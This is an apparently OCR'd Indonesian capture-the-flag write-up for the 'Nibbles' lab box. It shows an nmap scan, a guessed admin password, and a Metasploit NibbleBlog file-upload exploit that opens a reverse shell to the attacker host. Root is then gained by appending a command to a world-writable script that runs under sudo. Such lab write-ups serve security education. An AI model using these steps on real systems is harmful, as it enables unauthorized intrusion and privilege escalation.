
Nibbles



CRACK TOA

Summary

Nibbles, merupakan box yang berisi web application menggunakan CMS nibble. Celah file upload yang ada pada CMS ini merupakan jalan masuk untuk mendapatkan shell dengan akses non-root. Privilege escalation dapat dilakukan dengan memanfaatkan hak sudo yang ada pada user nibbler.
e

Referensi :


http://www.nibbleblog.com/
https://www.rapid7.com/db/modules/exploit/multi/http/nibbleblog_file_upload
https://curesec.com/blog/article/blog/NibbleBlog-403-Code-Execution-47.html

Technical Detail

Port Scanning menggunakan NMAP

```
root@xd:~# nmap -sV 10.10.10.75
Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-19 15:00 WIB
Nmap scan report for 10.10.10.75
Host is up (0.23s latency).
Not shown: 996 closed ports
PORT     STATE    SERVICE        VERSION
22/tcp   open     ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
80/tcp   open     http           Apache httpd 2.4.18 ((Ubuntu))
1216/tcp filtered etebac5
1972/tcp filtered intersys-cache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 667.43 seconds
```

Pada soure code, terdapat direktori /nibbleblog/ untuk mengakses CMS nibble, berdasarkan source yang ada, panel admin dapat diakses pada halaman /nibbleblog/admin.php



Tidak terdapat informasi untuk username dan password default untuk CMS ini, sementara pada web demo terdapat username 'admin', untuk password, setelah mencoba berbagai kombinasi, passwordnya adalah 'nibbles', nama dari box ini.

Metasploit sudah menyediakan exploit untuk nibble versi ini.

```
msf > use exploit/multi/http/nibbleblog_file_upload
msf exploit(multi/http/nibbleblog_file_upload) > set rhost 10.10.10.75
rhost => 10.10.10.75
msf exploit(multi/http/nibbleblog_file_upload) > set username admin
username => admin
msf exploit(multi/http/nibbleblog_file_upload) > set password nibbles
password => nibbles
msf exploit(multi/http/nibbleblog_file_upload) > set targeturi nibbleblog
targeturi => nibbleblog
msf exploit(multi/http/nibbleblog_file_upload) > run

[*] Started reverse TCP handler on 10.10.15.252:4444
[*] Sending stage (37543 bytes) to 10.10.10.75
[*] Meterpreter session 1 opened (10.10.15.252:4444 -> 10.10.10.75:46940) at 2018-
03-20 14:16:18 +0700
[+] Deleted image.php
meterpreter > getuid
Server username: nibbler (1001)
meterpreter >
```

Dari sini, user.txt sudah didapat.

```
meterpreter > shell
Process 1972 created.
Channel 0 created.
perl -e 'exec("/bin/sh -i")'
/bin/sh: 0: can't access tty; job control turned off
$ cat /home/nibbler/user.txt
b02ff.....xxxx.....d8
$
```

Privilege Escalation

Dari direktori home user nibbler, terdapat file yang memiliki full hak akses (777) bernama monitor.sh

```
$ cd /home/nibbler/
$ ls
personal
personal.zip
user.txt
$ cd personal/stuff
$ ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10 22:05 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 21:58 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 monitor.sh
```

Check akses sudo untuk user nibbler

```
$ sudo -l
sudo: unable to resolve host Nibbles: Connection timed out
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sn
ap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

File monitor.sh dapat dieksekusi oleh user nibbler dengan akses root, langkah selanjutnya menambahkan 'cat' kedalam monitor.sh, sehingga bisa membaca file yang berada pada direktori /root.

```
$ echo cat /root/root.txt >> monitor.sh
$ sudo ./monitor.sh
sudo: unable to resolve host Nibbles: Connection timed out
'unknown': I need something more specific.
/home/nibbler/personal/stuff/monitor.sh: 26:
/home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 36:
/home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 43:
/home/nibbler/personal/stuff/monitor.sh: [[: not found
b6d74this.is.root.password.sensored.8c
```

Command cat berhasil dieksekusi dengan akses root.